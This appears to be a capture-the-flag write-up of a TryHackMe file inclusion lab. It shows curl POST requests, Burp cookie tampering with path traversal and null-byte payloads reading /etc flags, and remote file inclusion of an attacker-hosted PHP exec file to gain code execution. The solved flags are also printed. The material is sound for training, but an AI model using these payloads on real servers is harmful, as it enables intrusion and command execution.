TryHackMe File Inclusion VM Challenges

File Inclusion Lab

Welcome! Here are challenges that available to file include room

- Challenge #1
- Challenge #2
- Challenge #3

QUESTIONS:

Answer the questions below

Capture Flag1 at /etc/flag1

first slide | Submit | Hint

Capture Flag2 at /etc/flag2

Answer format: ********** | Submit | Hint

Capture Flag3 at /etc/flag3

Answer format: ********** | Submit | Hint

Gain RCE in Lab #Playground `/playground.php` with RFI to execute the `hostname` command. What is the output?

Answer format: ********** | Submit

CHALLENGE 1

The Challenge 1 show us the next

File Inclusion Lab

Lab #Challenge-1: Include a file in the input form below


The input form is broken! You need to send `POST` request with `file` parameter!

File Name | For example: welcome.php | Include

It tells us that we have to change the method by which the page receives the form request, this obviously includes the queries that are made through the URL type ?file=x{/the/file}

As we could previously see in the questions shown; we need to know the content of the flag found in /etc/flag1

If we check the method that the server is using to process the query we can realize that it is a GET method



So in our request, we must specify as the page tells us, that the method to obtain the flag must be POST

The source code of the page is the following

```
</div>
<form action= "#" method="GET">
        <div class="input-group mb-3">
          <div class="input-group-prepend">
            <span class="input-group-text">File Name</span>
          </div>
          <input name='file' type="text" class="form-control" placeholder="For
          <div class="input-group-append">
            <button class="btn btn-success" type="submit" >Include</button>
          </div>
        </div>
      </form>
```

We can perform this with the help of curl from our terminal or from the virtual machine in case you are using either Kali Web or AttackTheBox

Inside the --data parameter which we will send we can type the folowwing syntax

```
┌──(root㉿scarly)-[/]
└─# curl -X POST  http://10.10.23.211/challenges/chall1.php -d "file=/etc/flag1"
```

At the end of our response, we will be able to locate the first flag

```
          <h5>File Content Preview of <b>/etc/flag1</b></h5>
          <code>F1x3d-iNpu7-f0rrn
</code>
    </div>  </body>
</html>

┌──(root㉿scarly)-[/]
```

Answer the questions below

Capture Flag1 at /etc/flag1

F1x3d-iNpu7-f0rrn | Correct Answer | Hint

CHALLENGE 2

The Challenge 2 show us the following


File Inclusion Lab

Lab #Challenge-2: Include a file in the input form below

Welcome Guest!
Only admins can access this page!

If you have studied the previous modules correctly, you do not need the clue to know that this has to do with cookies.

So let's take a look



As we can see, we are Guest, this is autocompleting every time the page is reloaded so we can manipulate the request, making tampering cookies?

For this, we can use burp.

Request to http://10.10.23.211:80

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
1 GET /challenges/chall2.php HTTP/1.1
2 Host: 10.10.23.211
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: THM=Guest
9 Connection: close
10
```

If we change the cookie parameter to admin an then click forward we'll be logged in as admins.

Request to http://10.10.23.211:80

Forward | Drop | Interc

Pretty | Raw | Hex

```
1 GET /challenges/chall2.php HTTP/
2 Host: 10.10.23.211
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows
5 Accept: text/html,application/xh
6 Accept-Encoding: gzip, deflate,
7 Accept-Language: en-US,en;q=0.9
8 Cookie: THM=admin
9 Connection: close
10
11
```

File Inclusion Lab

Lab #Challenge-2: Include a file in the input form below

Current Path

/var/www/html

File Content Preview of **admin**

```
Welcome admin
```

This is a admin web page! Get the flag!

So now, we have to find the flag2 which is located in /etc/flag2 so lets prove

Forward | Drop | Intercept is on | Action | Open browser | Add notes

Pretty | Raw | Hex

```
GET /challenges/chall2.php HTTP/1.1
Host: 10.10.23.211
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: THM=/etc/flag2
Connection: close
```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers

File Inclusion Lab

Lab #Challenge-2: Include a file in the input form below

Current Path

/var/www/html

File Content Preview of **/etc/flag2**

```
Welcome /etc/flag2
```

Warning: include(includes//etc/flag2.php) [function.include]: failed to open stream: No such file or directory in **/var/www/html/chall2.php** on line **37**

Warning: include() [function.include]: Failed opening 'includes//etc/flag2.php' for inclusion (include_path='.:/usr/lib/php5.2/lib/php') in **/var/www/html/chall2.php** on line **37**

'

Here we can see the nature of the site such as where we are, the files, how many levels we have to go up, and most importantly, what is adding the .php ending to our request so we have to do the %00 trick at the end of our request

Pretty Raw Hex

```
1 GET /challenges/chall2.php HTTP/1.1
2 Host: 10.10.23.211
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.7
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,imag
  e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: THM=../../../../etc/flag2%00
10 Connection: close
11
12
```

File Inclusion Lab

Lab #Challenge-2: Include a file in the input form below

Current Path

/var/www/html

File Content Preview of **../../../../etc/flag2**

```
Welcome ../../../../etc/flag2
```

c00k13_i5_yuMmy1

Capture Flag2 at /etc/flag2

c00k13_i5_yuMmy1 | Correct Answer | Hint

CHALLENGE 3

The Challenge 3 show us the following

File Inclusion Lab

Lab #Challenge 3: Include a file in the input form below

File Name | For example: welcome | Include

Its expecting “welcome” so lets break the logic and just press the button to send data or type whatever you want

File Inclusion Lab

Lab #Challenge 3: Include a file in the input form below

File Name | For example: welcome | Include

Current Path

/var/www/html

File Content Preview of

Warning: include(.php) [function.include]: failed to open stream: No such file or directory in **/var/www/html/chall3.php** on line **30**

Warning: include() [function.include]: Failed opening '.php' for inclusion (include_path='.:/usr/lib/php5.2/lib/php') in **/var/www/html/chall3.php** on line **30**

As you can see, this room is adding ".php" at the end just as the previous one, so lets first ttry to bypass that string

Lets try requesting /etc/flag3 de una.

10.10.23.211/challenges/chall3.php?file=../../../../etc/flag3%00

Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | Install Nvidia Drivers o... | crt.sh | Certificate Search | CrackStation - Online ...

Home / Lab #Challenge 3

File Inclusion Lab

Lab #Challenge 3: Include a file in the input form below

File Name | For example: welcome | Include

Current Path

/var/www/html

File Content Preview of **etcflag**

Warning: include(etcflag.php) [function.include]: failed to open stream: No such file or directory in **/var/www/html/chall3.php** on line **30**

Warning: include() [function.include]: Failed opening 'etcflag.php' for inclusion (include_path='.:/usr/lib/php5.2/lib/php') in **/var/www/html/chall3.php** on line **30**

As you can see, it doesn't work. And if we try double dots and slashes, it won't work eithe so lets try with POST REQUEST as we did on the first Challenge

```
┌──(root㉿scarly)-[/home/sky/Documents]
└─# curl -X POST  http://10.10.23.211/challenges/chall3.php -d "file=../../../../etc/flag3%00" --output flag3
```

Then we just do a cat to the file

```
<div>
  <h5>File Content Preview of <b>../../../../etc/flag3</b></h5>
  <code>P0st_1s_w0rk1in9
```

And then we got the flag

Capture Flag3 at /etc/flag3

P0st_1s_w0rk1in9 | Correct Answer | Hint

CHALLENGE 4

Gain RCE in **Lab #Playground** /playground.php with RFI to execute the hostname command. What is the output?

File Inclusion Lab

Lab #Playground: Include a file in the input form below

File Name | Apply any technique! | Include

File Inclusion Lab

Lab #Playground: Include a file in the input form below

File Name | Apply any technique! | Include

Current Path

/var/www/html

File Content Preview of

Warning: include() [function.include]: Filename cannot be empty in **/var/www/html/playground.php** on line **28**

Warning: include() [function.include]: Failed opening '' for inclusion (include_path='.:/usr/lib/php5.2/lib/php') in **/var/www/html/playground.php** on line **28**

As we studied in previous modules, what needs to be done is, so to speak, confuse the web server, sending a url as a

request to the file parameter

Ok, for this occasion, I will explain first how to successfully complete the module and later how to obtain remote access to the server.

SIMPLE METHOD

```
┌──(root㉿scarly)-[/home/sky]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

We will create a file called cmd.txt that will contain php code to execute the "hostname" command on the server within the include function as indicated by THM. So the code would look like this.

```
  GNU nano 7.2                                    cmd.txt *
<?php
  print exec('hostname');
?>
```

<?php ... ?>: These tags indicate that the code contained within is PHP code and must be interpreted by the web server.

exec('hostname'): The exec function in PHP is used to execute operating system commands. In this case, the hostname command is being executed. The output of the command (the system host name) is captured and can be used later.

print: The print function is used to print the result on the generated web page. In this case, it prints the host name obtained by running the hostname command.

Now this cmd.txt is in our server and can send the url as file parameter to perform RFI

Directory listing for /tools/php-reverse-shell/

- .git/
- CHANGELOG
- cmd.txt
- COPYING.GPL
- COPYING.PHP-REVERSE-SHELL
- LICENSE
- php-reverse-shell.php
- README.md

Finally, we have to check what our IP is and then put it into the request of the Playground challenge, specifying the port.

So the full request will be in my case :
10.10.23.211/playground.php?file=http://10.2.181.23/tools/php-reverse-shell/cmd.txt

The result:

File Inclusion Lab

Lab #Playground: Include a file in the input form below

File Name | Apply any technique!

Current Path

`/var/www/html`

File Content Preview of **http://10.9.183.98:80/tools/php-reverse-shell/cmd.txt**

`lfi-vm-thm-f8c5b1a78692`

Gain RCE in **Lab #Playground** `/playground.php` with RFI to execute the `hostname` command. What is the output?

lfi-vm-thm-f8c5b1a78692 | Correct Answer